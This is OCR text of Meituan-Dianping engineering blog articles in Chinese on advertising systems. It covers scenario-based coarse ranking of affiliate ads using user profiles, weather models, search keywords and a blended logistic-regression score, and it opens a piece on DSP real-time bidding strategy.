10. 由于无合作 POI 的文本字段也不包含“著名”，二次召回也无结果，因此基于 Chunk 丢弃品类修饰词“著名”，然后进行三次检索。
11. 最终返回搜索结果列表，“顺景温泉”、“九华山庄”等北京著名温泉。



总结

在旅游搜索召回策略的迭代过程中我们并没有采用大开大合的做法，而是参照策略迭代的四步方法论，定期评估搜索质量，对问题分类分析，集中解决主要核心问题，上线实验验证效果，在避免“误召回”和“无召回”之间保持平衡，逐步迭代，为实现更全更准的搜索目标不断改进。

作者简介

郑刚，美团点评高级技术专家。2010 年毕业于中科院计算所，2011 年加入美团，参与美团早期数据平台搭建，先后负责平台、酒旅数据仓库和数据产品建设，目前在酒旅事业群数据研发中心，重点负责酒店旅游场景下的搜索排序推荐、数据挖掘工作，致力于用大数据和机器学习技术解决业务痛点，提升用户体验。

美团点评联盟广告场景化定向排序机制

马莹 一凡

前言

在美团点评的联盟广告投放系统（DSP）中，广告从召回到曝光的过程需要经历粗排、精排和竞价及反作弊等阶段。其中精排是使用 CTR 预估模型进行排序，由于召回的候选集合较多，出于工程性能上的考虑，不能一次性在精排过程中完成候选集的全排序，因此在精排之前，需要对候选广告进行粗排，来过滤、筛选出相关性较高的广告集合，供精排使用。

本文首先会对美团点评的广告粗排机制进行概要介绍，之后会详细阐述基于用户、天气、关键词等场景特征的广告粗排策略。

广告粗排机制简介

广告粗排框架对引擎端召回的若干广告进行排序，并将排序的结果进行截断，截断后的候选集会被传递给广告精排模块处理。

粗排是为了尽可能在候选广告集合里找到与流量相关性较高的广告，一般以有效转化（通常包括点击后发生后续行为、电话、预约、购买等）为目标。流量因素通常包含媒体、用户（用户包含用户画像、历史搜索、历史点击等各类用户行为）因素。此外，还可包含流量外因素，如 LBS、当前实时天气特征等。

考虑到不同流量所覆盖的特征不尽相同：如有的流量包含大量丰富的用户画像，而有的流量无用户画像，但有标识性较为明显的媒体特征，如 P2P、母婴类媒体等，因此对于不同流量，会使用不同的粗排策略，以更好地应用流量特征。

下面将根据不同场景详细介绍各类粗排机制的离线模型，以及线上应用方案。

基于用户画像的广告粗排

用户兴趣对于广告转化有着显著影响。在用户画像基础上，向不同兴趣的用户推

荐不同类型的广告，对广告的点击和转化皆能带来较大提升。下面先对用户画像进行简要介绍，之后阐述我们是如何应用用户画像完成广告定向的。

用户画像

用户画像也称用户标签。美团点评的用户画像与用户的站内行为息息相关。用户的原始行为多为用户对店铺的浏览、点击、购买、点评、收藏等，用户画像主要是基于这些用户行为产出的统计型画像。除了原始行为，我们还整合了其他团队的数据，包含通过频繁集挖掘出的用户预估标签，以及一些产品上自定义标签等。此外，联盟广告独有的 ADX 数据源也被使用进来，ADX 日均约数十亿次请求，涵盖了文学、金融、教育、母婴等各类媒体，我们将媒体带来的部分用户信息进行清洗，并整合到用户画像，从而提升用户画像的覆盖率和丰富性。融合以上所有数据源信息，我们产出了针对联盟广告的用户画像。

在策略应用的同时，考虑到产品投放，用户标签体系的设计采用了树状结构，以便于投放选择。

标签体系分为五大类：

1. 与目前美团点评的商户分类体系强相关（因为广告主都来自于这些产品分类）的兴趣体系，如“美食 / 火锅”兴趣人群，“亲子 / 乐园”兴趣人群等。
2. 自然属性，如用户的年龄、性别、常驻城市等。
3. 社会属性，如职业、婚恋状态、受教育程度等。
4. 心理认知，消费水平、时尚偏好等。
5. 根据某些需求衍生的自定义标签，标签可以根据后续需求不断新增。

在工程方面，用户画像工程每日例行化运行一次，离线处理各数据源，并进行合并，产出设备 ID 粒度（IMEI 或 IDFA）的标准化用户标签。用户标签结果会从 Hive 表导入 Redis 缓存，以供线上加载使用。

离线建模

用户定向包含了两层含义：

1. 策略应用，针对用户的不同兴趣，对召回的广告进行权重调整，以筛选出最适合用户的广告。
2. 产品投放，广告精准定向，即某些广告只投放具有某些兴趣的人群，如幼儿教育的广告，只投放给家里有小孩的人群，以获取更好的投放效果。

本文所述的用户定向，仅指策略应用。

在用户定向上，我们使用了频繁集挖掘方案，因为用户标签与商户分类较为相似，直观上讲，规则的收益可能好于模型。使用频繁集方案，一方面可以挖掘出规则考虑不到的关联关系；另一方面，它的可解释性较强，且后期可以方便地进行人工干预。

我们抽取一段时间的用户点击历史数据，来挖掘用户兴趣与广告商户分类的关联关系。同时，考虑到转化（包含电话、预约、购买等种种行为）是一种强行为，我们将其等同于多次点击行为，进行升采样（如一次电话等于两次点击，等等）。之后使用 Spark 的 ML 库来进行频繁集挖掘。数据处理上，每条点击纪录会将广告商户的一级、二级、三级分类分别与用户标签关联，即一条记录会拆分成多份，分别使用不同级别的分类与用户标签关联，这样保证在计算频繁集的时候，各个层级分类都不会被遗漏。通过 Spark 的 ML 库找出大量频繁集后，剔除掉仅包含广告分类或仅包含用户标签的，仅保留两者共存集合。同时我们限制了用户标签在频繁项中的数量，使其不超过两个，以保证规则可以覆盖较多线上用户。接着，我们对标签与广告分类的关系进行打分，广告分类 A 与兴趣标签 B 的打分为：$\frac{\sum(A \cap B)}{A}$。

举例见下表：

广告二级分类	用户兴趣tag	共生次数	该二级分类下广告展现次数	用户tag与广告关联的打分
亲子/儿童乐园	亲子/幼儿教育	100	1000	0.1
亲子/少儿才艺	亲子/幼儿教育	150	1000	0.15
美食/火锅	亲子/幼儿教育	150	2000	0.075


“美食 / 火锅”更为大众化，因此访问量远大于“亲子 / 儿童乐园”，上列访问量虽为虚构，但与实际认知相符。上列表格想要说明的是，像“美食 / 火锅”这样的广告分类，可能与很多用户标签的共生次数都很高，但由于它本身是大众化的分类，因

此分母取值也很大，则实际关联打分就会很小（除非是强相关兴趣）。用这种方式打分，可以筛选出指定标签下关联度较高的广告二级分类。

得到全部的频繁集及相应打分后，可线下进行人工筛选，剔除掉明显不符合认知的频繁项集。最终结果作为离线模型产出，写入 MySQL。

检索端加载

检索端每天定时加载一次离线结果到内存中。对于实时广告请求，先从 Redis 读取当前用户设备的用户画像，然后根据用户实时位置等条件召回几百条广告后，对于当前流量中有用户画像的，根据离线训练结果，对广告进行打分及排序，排序后会根据线上的设置进行截断。用户定向的整体应用框架如下：



在业务引擎端，我们会进行 A/B 分流实验，随机划分一定百分比的流量作为实验流量，用于进行用户定向实验。之后，分析一段时间的累积实验结果，与 base 分流作对比，以检测用户定向策略带来的转化率提升，同时反馈给上游频繁集模型，用于干预调整离线产出模型。

基于天气场景特征的广告粗排

实时天气情况对用户有一定影响。直观上来说，炎热的天气下，用户会更倾向于点击游泳馆的广告；而寒冷的天气下，飘着热气的星巴克广告会更受欢迎。有些广告行业则跟天气的关系不大，如非实时消费的结婚、摄影、亲子类广告。下面将介绍我们基于天气场景的离线模型及在线打分方案。

数据准备

天气基础数据包括温度、雨量、雪量、天气现象（大雨、雾霾等）、风力等级等。我们需要的天气数据，并不需要实时更新，原因如下：

① 从应用角度讲，由于天气情况在短时间内比较稳定，并不需要每时每刻都抓取天气数据；

② 第三方媒体对 DSP（Demand-Side Platform）的响应时间有严格限制，如果每次广告请求都去请求天气数据，对广告引擎的性能将造成较大影响。因此我们以小时粒度来保存天气数据，即在确定的某个城市、某个小时内，天气情况是固定的。

天气数据包含两种：

① 线下模型使用的历史天气数据；

② 线上检索使用的当前天气数据。

两者在相同特征上的数据取值涵义要保证一致，即特征的一致性。美团配送团队对基础天气数据进行清洗和加工，每日提供未来 72 小时内的天气预报数据，同时保存了稳定的历史数据，与我们的需求完全吻合，因为我们使用了该数据。

离线建模

天气特征的离线模型选用了 AdaBoost 模型，该模型可使用若干简单的弱分类器训练出一个强大的分类器，且较少出现过拟合现象。考虑到要在线上检索端加载弱分类器进行计算，基础的弱分类器不能太过复杂（以免影响线上性能），基于以上考虑

我们选用了 AdaBoost 常用的树桩模型（即深度为 1 的决策树）。

选定模型后，首先需要对原始数据进行处理，将其处理成适合决策树分类的特征。我们选定温度、湿度、降水量、降雪量、天气情况等特征。以温度举例，将其作为连续变量处理，对于特征为温度的决策树，训练合适的分割点，将温度归类到合适的叶子节点上；而对于天气情况 icon-code，由于其仅有几个取值（正常、一般恶劣、非常恶劣等），因此当做离散值对待，进行 one-hot 编码，散列到有限的几个数值上（如 1、2、3）。在树桩模型中，左右叶子节点分别对离散值进行排列组合（如左子树取 1、3，右子树取 2 等），直到左右子树的均方误差值之和为最小。当然，对于离散值较多的情况，出于性能上考虑，多以连续值对待，并训练合适的分割点分离左右子树。

对特征进行处理后，可以应用模型对特征进行迭代处理。我们以转化为目标，搜集一段时间的历史点击数据，对数据进行特征化处理，最终训练出合适的离线模型。直观上来讲，天气对不同行业的转化影响有显著差异。某些行业对天气更为敏感，如餐饮、运动等，而有些行业则对天气不敏感，如亲子、结婚（因为转化一般不发生在当下）等，因此我们对不同的广告分类分别做训练，每个行业训练一个模型。考虑到在检索端需要对广告和天气的特征关系进行打分，因此分类模型不能完全满足我们的需求。最终我们选取了 AdaBoost 的改进版 Gentle AdaBoost，有关该模型的论述网上有很多（根据文献 1，在采用树桩模型时，该模型效果好于传统的离散 AdaBoost），本文不再对其进行数学说明。算法大致流程如下图所示：

Gentle AdaBoost


1. Start with weights $w_i = 1/N, i = 1, 2, \ldots, N, F(x) = 0$.
2. Repeat for $m = 1, 2, \ldots, M$:
   (a) Fit the regression function $f_m(x)$ by weighted least-squares of y_i to x_i with weights w_i.
   (b) Update $F(x) \leftarrow F(x) + f_m(x)$.
   (c) Update $w_i \leftarrow w_i \exp(-y_i f_m(x_i))$ and renormalize.
3. Output the classifier $\text{sign}[F(x)] = \text{sign}[\sum_{m=1}^{M} f_m(x)]$.

另外说明一下我们对该模型的一些工程处理，我们去掉了最后的感知器模型，直

接使用回归函数的和作为打分。在每次迭代过程中，我们会保留当前错误率，当迭代达到一定次数，而错误率仍大于给定阈值时，则直接舍弃对该行业的训练，即在天气场景定向中，不对该行业的广告打分。

工程上，我们使用 Spark 进行特征处理和模型训练，并将最终结果写入在线缓存 Tair 中。其中 key 为一级及二级行业，value 即为 AdaBoost 模型的多轮迭代结果，同时保留了最后一轮迭代的错误率。保留错误率的原因是在线上检索端加载模型时，可以动态配置错误率阈值，根据模型的错误率超过阈值与否来决定是否对广告打分。另外，考虑到线上加载迭代模型会牺牲性能，我们将迭代轮次控制在 100 次以内。

天气场景的离线数据和线上数据模型如下图所示：



经过 Gentle AdaBoost 训练出的多棵树模型，以 JSON 格式写入 Tair 中；线上在获取 ADX 请求后，根据 Tair 中已经写好的天气预报信息，加载当前小时当前城市的天气情况，检索端根据当前天气和模型，对广告进行打分和排序。

线上优化

广告检索端需要从 Tair 读取离线模型，来完成广告打分。由于第三方媒体对 DSP 响应时间要求较高，在线上做迭代模型的加载，是一个较为耗时的操作，因此需要做一些优化处理。我们一共做了三层优化处理：

1. 模型缓存：对于检索端召回的几百条广告，对广告一级 / 二级分类进行缓存处理，对某条广告打分后，其对应的二级分类及相应模型加入缓存，而后续遇到来自同样二级行业的广告，将直接使用缓存模型。
2. 打分缓存：由于我们使用了小时级的天气数据，因此对于指定的城市，在指定的小时内，天气状况完全一致，当广告一级 / 二级行业确定后，模型对于该广告的打分是确定的。因此我们对广告行业 + 城市的打分进行缓存处理，且每个整点清空一次缓存。对于已经打分过的城市 + 广告行业，可以直接从缓存中读取并使用打分结果。
3. 性能与打分的折中：使用了前面两种缓存方案后，性能仍无法得到足够保证，此时我们需要考虑一个折中方案，牺牲一部分广告打分，以换取性能的提升。即我们使用动态配置的阈值来控制每次检索请求中模型迭代的轮次。举个例子，阈值设为 200 次，在整点时刻，前五个召回的广告的行业各不相同，且使用的模型分别迭代 80、90、60、60、30 次结束，则本次请求中我们只对前三个广告打分（80+90+60<200），并将广告打分进行缓存。后续召回广告，其二级分类若能命中缓存，则打分，否则不打分。在第二次广告请求过来时，同样沿用这个策略，对已经缓存的广告打分直接加载，否则迭代模型进行打分，直到达到迭代阈值 200 为止。通过打分缓存机制，可以保证前面牺牲掉的广告行业被逐步打分。使用该优化策略，可以完全确保上线后的性能，通过调整迭代轮次的阈值，控制打分与性能的折中关系。

通过以上三层优化处理机制，保证了 AdaBoost 这样的迭代模型可以在线上被加载使用。另外，我们还会考察离线模型中的错误率，通过线上动态调整阈值，舍弃一些错误率较高的模型，以达到效果的最优化。模型上线后，我们进行 A/B testing，

以检测使用天气场景模型带来的转化率提升。

基于关键词特征的广告粗排

用户在美团点评站内搜索的关键词，强烈地表达了用户的短期偏好。基于关键词定向（Query Targeting）是许多广告精准定向的利器。尤其对于闭环条件下的应用，如百度凤巢，淘宝的直通车，当用户在站内进行搜索，可以直接根据搜索词展示相关广告，引导用户在站内转化。一般来说，关键词定向的效果都非常出色。联盟的关键词定向，是通过对用户近期搜索词的分析，识别出用户感兴趣的店铺及店铺分类，进而在站外 App 为用户投放相关广告。下面将介绍联盟广告基于关键词特征的广告排序机制。

离线模型

离线模型需要根据用户搜索词分析出用户的偏好，对于大多数搜索引擎来说，需要使用 NLP 的相关技术和复杂的基础特征建设工作。对于美团点评的关键词搜索场景，由于大部分搜索词与美团点评店铺及店铺分类强相关（大部分搜索词甚至直接是店铺名称），且新词搜索量增长幅度不大，同时考虑到开发成本，我们的关键词定向舍弃了基础特征构建的方案，而是直接采用一套合理的离线分析模型，来构建搜索词和店铺分类的关系。

我们选用了 TF/IDF 模型，来构建关键词和用户偏好的关系。用这个方案原因是文章 – 词模型与词 – 店铺模型非常相似。该方案主要用于计算店铺分类（或商圈）与关键词的相关程度，也是对其打分的依据。该模型相关资料很多，不再做原理性阐述，此处仅举一例如下：

用户搜索词为“潮汕火锅”，计算“美食 / 火锅”的商家分类与该关键词的相似程度。

假设：

c1 = 搜索“潮汕火锅”后的全部点击数，

c2 = 搜索“潮汕火锅”后点击“美食 / 火锅”类目店铺的全部点击数，

c3 = 搜索词总数，

c4 = 搜索点击“美食 / 火锅”类目的词总数。则

$$tfidf=(c2/c1)\times log(c3/(c4+1))$$

由此计算出店铺分类与关键词的关系，取 topN（根据存储大小及不同店铺对同一词的 TF-IDF 差距拟定）个店铺分类。


单店及商圈计算方法与此类似，它们的计算值会同时与店铺分类的 TF-IDF 进行比较，不作区分。（此处有一点需注意：如果用户搜索“中山公园 火锅”，可以预见店铺分类与商圈会同等重要，则最终产出两条独立打分规则，分别挂在店铺分类和商圈下面）。

我们使用 Spark 来构建离线模型，提取用户的搜索词和搜索后点击的店铺及店铺分类，运用上述方案来计算每个搜索词的关联店铺及店铺分类，设置阈值，保留分数较大的分类结果。

为了提升线上命中率，我们使用了点评分词系统，对长度较长的搜索词进行分词，同时保存原始词和切分后基础词的 TF-IDF 结果。为了方便线上快速检索，结果同样保存在 Tair 中。以检索词为 key，关联店铺分类和店铺的 TF-IDF 打分作为 value 进行保存。

实时流计算

对于关键词定向，与用户定向的一个区别在于前者时效性要求很高，因此需要使用实时计算系统来处理用户行为，并将最后的结果保存在 Tair 集群。首先通过 Kafka 订阅用户行为实时流，以五分钟为时间片处理用户行为，查找用户 ID 和搜索词，如果搜索词过长，则进行分词，接着从 Tair 中查找出与该搜索词相关的店铺及店铺分类和打分（离线模型给出）。接下来会 Tair 中查找该用户 ID 是否有历史结果，若有，则读出，对之前的打分进行衰减（衰减方案见下文），并与当前新的打分进行合并；否则，将新的数据及时间戳写入 Tair。该方案的流程图如下：



比较重要的部分是合并新来的数据与 Tair 里的老数据，合并时，如果新数据包含老数据中某些店铺（店铺分类），就直接使用新数据中的店铺（店铺分类）权重；否则，对老数据中的店铺（店铺分类）权重进行衰减，若衰减后权重小于给定的阈值，则直接将这个店铺（店铺分类）从合并数据中剔除。

衰减方案根据时间进行衰减。默认半衰期（即衰减权重从 1 衰减到 0.5 的时间长度）为 72 小时（不同的店铺分类给予不同的半衰期），使用牛顿冷却定律，参数计算公式为：0.5 = 1 × e− α* 时间间隔，解出 α，并带入下面公式得到实际权重为：

$$w' = w \times e^{-\alpha \times \text{时间间隔}}$$

其中，w 为老权重，w' 为新权重。

检索端排序

检索端接收到广告请求，根据当前获取的用户 ID，从 Tair 中读取用户偏好的店铺分类，与召回的广告进行匹配，当广告分类与召回广告匹配成功，则可将 Tair 读出的分数进行时间衰减后，作为该广告的最终打分。检索端采用与实时流同样的时间衰减方案，以保证一致性。举例如下：

用户 A 在早上 8:30 有火锅类搜索行为，Spark Streaming 处理后进入 Redis，假设此时最新时间戳为 8:30，而该用户在 11：00 搜索亲子类商铺，Spark

Streaming 处理该条记录后，之前的火锅权重需要衰减，同时时间戳更新为 11:00，假设此时立即有广告检索请求命中该用户，则此时用户火锅类偏好权重为 11:00 时权重；假设下午 16:00 有 ADX 请求命中该用户，则用户火锅类权重需要根据 16:00 到 11:00 的时间间隔继续衰减。

除了上述三种定向策略，还有其他基于上下文的定向，重定向等，它们方案各异，但大致思路与前述方案类似，本文不再详述。

定向汇总

在经过上述各类定向场景分别打分之后，需要对每个场景打分进行综合，因为不同的广告行业在不同场景下的重要性是不同的。如餐饮行业更注重距离和天气，而丽人、亲子等行业较注重媒体和用户画像。因此，不同行业下，各个定向打分的权重是不同的。我们使用模型的方式对各个场景打分进行权重的训练和预测。

综合打分我们采用了 LR 模型，分不同广告行业，以点击为样本，转化为模型，以各个场景下的前期打分为特征，进行混合打分权重的离线建模。

$$h_\theta = g(\theta^T) = \frac{1}{1 + e^{-\theta^T x}}$$

其中 θ 是向量，$\theta_0 x_0 + \theta_1 x_1 + ... + \theta_n x_n = \sum_{i=0}^{n} \theta_i x_i = \theta^T x$，其中，$x_1,...,x_n$ 是各个场景定向下的具体打分，打分分布在 [0,1] 之间。

冷启动时，对每个场景打分给予一个默认权重，积累一定量数据后，使用离线模型训练出各个广告行业下的 θ 向量，并在引擎端加载使用。引擎端加载各个场景的广告打分，并根据广告行业加载打分权重，最终完成每个广告与当前的流量综合打分。

总结

场景化定向综合考虑了当前流量的种种场景因素（用户、天气、媒体等），分别根据业务需求设计了不同的模型来构建广告打分机制，并对单个场景的广告打分进行综合。通过这种场景化的广告粗排机制，对召回的广告进行排序和筛选，可以保留相关

性较强的广告，以用于后续的 CTR 排序和处理。从实际的 A/B testing 来看，使用了场景化排序机制的流量，其点击率和转化率的提升效果都较为显著。

展望未来，如何丰富各类场景特征（如天气、媒体的更多特征），引入更多的场景因素（如所处环境周边店铺、当前时间用户行为等），尝试不同的模型方案，都是下一步的可探索方向。

参考文献

Friedman J, Hastie T, Tibshirani R.(2000), Additive Logistic Regression: A Statistical View of Boosting, Annals of Statistics, 28, 337–307.

作者简介

马莹，美团点评高级算法工程师，2012 年毕业于浙江大学，同年加入百度联盟研发部。2016 年加入美团点评联盟广告部门，长期从事广告行业策略算法研究开发工作。专注于计算广告、用户画像、数据挖掘等方向。

一凡，美团点评高级算法工程师，现负责美团点评广告平台联盟广告网盟方向。2011 年毕业于华中科技大学，毕业后先后就职于百度、腾讯，2014 年加入点评平台，2016 年加入美团点评联盟广告部，长期致力于计算广告算法优化、推荐算法、大数据挖掘等方向。

美团 DSP 广告策略实践

鸿杰　大龙　李乐

前言

近年来，在线广告在整个广告行业的比重越来越高。在线广告中实时竞价的广告由于其良好的转化效果，占有的比重逐年升高。DSP（Demand-Side Platform）[1] 作为需求方平台，通过广告交易平台（AdExchange）[2] 对每次曝光进行竞价尝试。对于 AdExchange 的每次竞价请求，DSP 根据 Cookie Mapping [3] 或者设备信息，尝试把正在浏览媒体网站、App 的用户映射到 DSP 能够识别的用户，然后根据 DSP 从用户历史行为中挖掘的用户画像，进行流量筛选、点击率 / 转化率预估等，致力于 ROI [4] 的最大化。

美团点评的用户量越来越大，积累了大量的用户在站内的行为信息，我们基于这些行为构造了精准的用户画像，并在此基础上针对美团 App 和网站的用户搭建了美团 DSP 平台，致力于获取站外优质的流量，为公司带来效益。本文从策略角度描述一下在搭建 DSP 过程中的考虑、权衡及对未来的思考。

- 在 DSP 实时竞价过程中，策略端都在哪些步骤起作用；
- 对每一个步骤的尝试和优化方向做出详细介绍；
- 总结 DSP 如何通过 AB 测试、用户行为反馈收集、模型迭代、指导出价 / 排序等步骤来打通整个 DSP 实时竞价广告闭环。

竞价展示流程

美团 DSP 在一次完整的竞价展示过程中可能涉及到两个大的步骤：

1. 对 AdExchange 的竞价请求实时竞价；
2. 竞价成功之后用户点击进入二跳页、浏览、点击、最后转化。

我们分别看一下这两个步骤中策略的支持。




图 1　竞价广告示意图

图 1 给出了每一次竞价广告的粗略示意图，竞价 Gateway 在收到竞价请求之后，会识别出美团点评用户的流量，根据网站历史 CTR、网站品类属性等因素进行简单的流量过滤，把流量分发到后端的 AdServer。AdServer 作为后端广告的总控模块，首先向 RecServer（定向召回服务）获取站外展示广告召回结果，然后根据获取的广告结果向 PredictorServer（CTR/ 点击价值预测服务）请求每个广告的站外点击率和点击价值。最后 AdServer 根据获取的点击价值 v 和 ctr，根据 $v*ctr^t$ 进行排序，从而挑选出 top 的广告进行展示。




图 2　二跳页广告流程图

图 2 给出了竞价成功后，用户从站外展示的广告点击后，所经历的流程示意图。用户点击站外广告后，到达二跳页 Gateway，二跳页 Gateway 向 AdServer 请求广告列表。AdServer 从 RecServer 获取站内二跳页广告召回结果，然后根据获取的广告结果向 PredictorServer 请求每个广告的二跳页点击率并进行排序。排序后的结果返回给二跳页 Gateway 进行广告填充。

在上述两个步骤中，美团 DSP 策略端的支持由 RecServer 和 PredictorServer 提供，在图 1 和图 2 分别用红色的箭头和 AdServer 交互。其中 RecServer 主要负责站外广告和二跳页的广告召回策略，而 PredictorServer 主要负责站外流量的 CTR 预估，点击价值预估和二跳页内的 CTR 预估。整个策略的闭环如下图：

